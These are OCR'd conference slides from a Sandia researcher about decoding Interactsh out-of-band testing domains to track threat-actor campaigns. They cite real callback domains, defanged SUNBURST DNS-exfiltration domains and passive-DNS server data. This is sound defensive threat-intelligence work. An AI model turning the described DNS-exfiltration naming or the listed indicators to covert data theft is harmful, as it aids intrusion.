LABSCON

LABSCON

Tracking the cyberspace ghost from OAST to OAST

John Jarocki

Sandia National Laboratories

Agenda

- About Sandia
- About me
- Bottom Line Up Front
- OAST
- Interactsh
- Campaigns
- Future Focus


Sandia National Laboratories

“Sandia National Laboratories is a multi-mission laboratory managed and operated by National Technology & Engineering Solutions of Sandia, LLC (NTESS), a wholly owned subsidiary of Honeywell International Inc., for the U.S. Department of Energy’s National Nuclear Security Administration (DOE/NNSA) under contract DE-NA0003525.

This written work is authored by an employee of NTESS. The employee, not NTESS, owns the right, title and interest in and to the written work and is responsible for its contents. Any subjective views or opinions that might be expressed in the written work do not necessarily represent the views of the U.S. Government. The publisher acknowledges that the U.S. Government retains a non-exclusive, paid-up, irrevocable, world-wide license to publish or reproduce the published form of this written work or allow others to do so, for U.S. Government purposes. The DOE will provide public access to results of federally sponsored research in accordance with the DOE Public Access Plan.”

SAND2024-12377C

Any references to threat actors are based purely on available commercial and/or open source reporting and are not meant to be an endorsement of those assessments.



About Me

- Orthogonal thinker
- Introvert with Extrovert Battery™
- Level 2 Aphantasia
- Signal == Noise

ATTRIBUTES

- How stuff works
- Stimulus-response tests
- Reading T&Cs
- “Seeing” entropy
- Making mental models

INTERESTS

- Catastrophizing solutions to problems that don’t exist... yet

SUPERPOWER
???

From What to Where?

OAST is

- ✔ **O**ut of band
- ✔ **A**pplication
- ✔ **S**ecurity
- ✔ **T**esting

OAST enables

- ✔ Blind testing
- ✔ Target tracking
- ✔ Canary tokens

OAST uses

- ✔ Wildcard DNS
- ✔ Correlation ID
- ✔ Base32

`copuimbqtu56ketubn40ajaerjus55d65.oast.pro`

(Example Interactsh fully-qualified domain name)

BLUF / TL;DR / The “So What?”

1. Living off the Land (LotL) leaves clues that we can use
2. Clues from OAST tools can help us track threat actors

`cor5bhhoi4iklivcirg04cqfk1ksr6hqr.oast.fun`

1. Is not Base64
2. Is not random
3. Is time-sortable
4. Includes a “nonce”
5. Has at least 12 bytes of data

Interactsh metadata

CERT-UA’s Fancy Bear problem

- taiz* and czyr* are ODD
- Should be between:
- c25kh0* [2021-04-30]
- and crmjj4* [2024-09-20]
- **yyyy**’s mean more tasty bits

Campaign [czyr] MASPIE & STEELHOOK


Same actor. Different day. Building a botnet.

- Cookie on port TCP/4357:
- `cor5bhhoi4iklivcirg04cqfk1ksr6hqr.oast.fun`
- Is the same actor as:
- `coic2qhoi4ikukpk7t4gb1exrojm9jdjb.oast.live`

Campaign [hoi4i] cookies with a side of oast

“Please choose a single rabbit hole”


- OAST platforms are plentiful
- They all have curious clues to chase
- I spent hundreds of hours deep-diving
- We have only 20 minutes, so buckle up for the trip!



Remember that SUNBURST/Solorigate thing?

- Data exfil via DNS, not just “DGA”
- Base32 encoded unique names
- Domains were “AWS appsync” look-a-likes
- Annoying, right?

```
kxbwmqov6jgg3daaamb744ycu4.appsync-api.us-east-1.amazonaws[.]com
    6a57jk2ba1d9keg15cbg.appsync-api.eu-west-1.avsvmcloud[.]com
```



FireEye Threat Research Blog (2020-12-13)
https://www.fireeye.com/blog/threat-research/2020/12/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor.html

Erik Hjelmvik, NetReSec Blog (2021-01-03),
https://www.netresec.com/?page=Blog&month=2021-01&post=Finding-Targeted-SUNBURST-Victims-with-pDNS

“The dynamically generated portion of the domain is the interesting part. It is computed by hashing the following data:
The physical address of the network interface
The domain name of the device
The content of the MachineGuid registry value from the key HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptograph”
Microsoft Security Blog (2020-12-18),
https://www.microsoft.com/en-us/security/blog/2020/12/18/analyzing-solorigate-the-compromised-dll-file-that-started-a-sophisticated-cyberattack-and-how-microsoft-defender-helps-protect/

OAST rabbit hole of choice: Interactsh

- **Project Discovery**
  - security automation software company
- **Nuclei**
  - Very popular scanning engine that uses "Nuclei Templates" to extend the tests
- **Interactsh**
  - Part of Nuclei that enables Out of Band success detection
  - Interactsh creates unique DNS records for each scan ID that are hosted currently at the following domains:
    - oast.pro, oast.live, oast.site, oast.online, oast.fun, oast.me

Features:

- DNS / HTTP(S) / SMTP(S) / LDAP Interaction
- CLI / Web / Burp / ZAP / Docker client
- AES encryption with zero logging
- Automatic ACME Wildcard TLS w/ Auto Renewa
- DNS Entries for Cloud Metadata service
- Dynamic HTTP Response control
- Self-Hosted Interactsh Server (opt.)
- Multiple domain support (self-hosted)
- NTLM/SMB/FTP(S)/RESPONDER Listener (self-
- Wildcard / Protected Interactions (self-hosted)
- Customizable Index / File hosting (self-hosted)
- Customizable Payload Length (self-hosted)
- Custom SSL Certificate (self-hosted)

😎
We can tell when these wildcard domains were created


Query	Response	First Seen	Last Seen
bgptools-wildcard-confirmed.interact.sh	46.101.25.250	2021-05-08, 18:00	2022-09-08, 17:59
bgptools-wildcard-confirmed.interactsh.com	104.248.51.21	2021-10-28, 18:00	2022-01-29, 16:59
bgptools-wildcard-confirmed.oast.fun	206.189.156.69	2022-01-11, 17:00	2024-08-29, 17:59
bgptools-wildcard-confirmed.oast.site	178.128.16.97	2022-01-13, 17:00	2024-09-01, 17:59
bgptools-wildcard-confirmed.oast.live	178.128.210.172	2022-01-15, 17:00	2024-08-25, 17:59
bgptools-wildcard-confirmed.oast.pro	178.128.212.209	2022-01-15, 17:00	2024-08-26, 17:59
bgptools-wildcard-confirmed.oast.me	178.128.209.14	2022-01-19, 17:00	2024-09-01, 17:59
bgptools-wildcard-confirmed.oast.online	167.99.69.236	2022-02-09, 17:00	2024-08-23, 17:59

Interactsh interactions

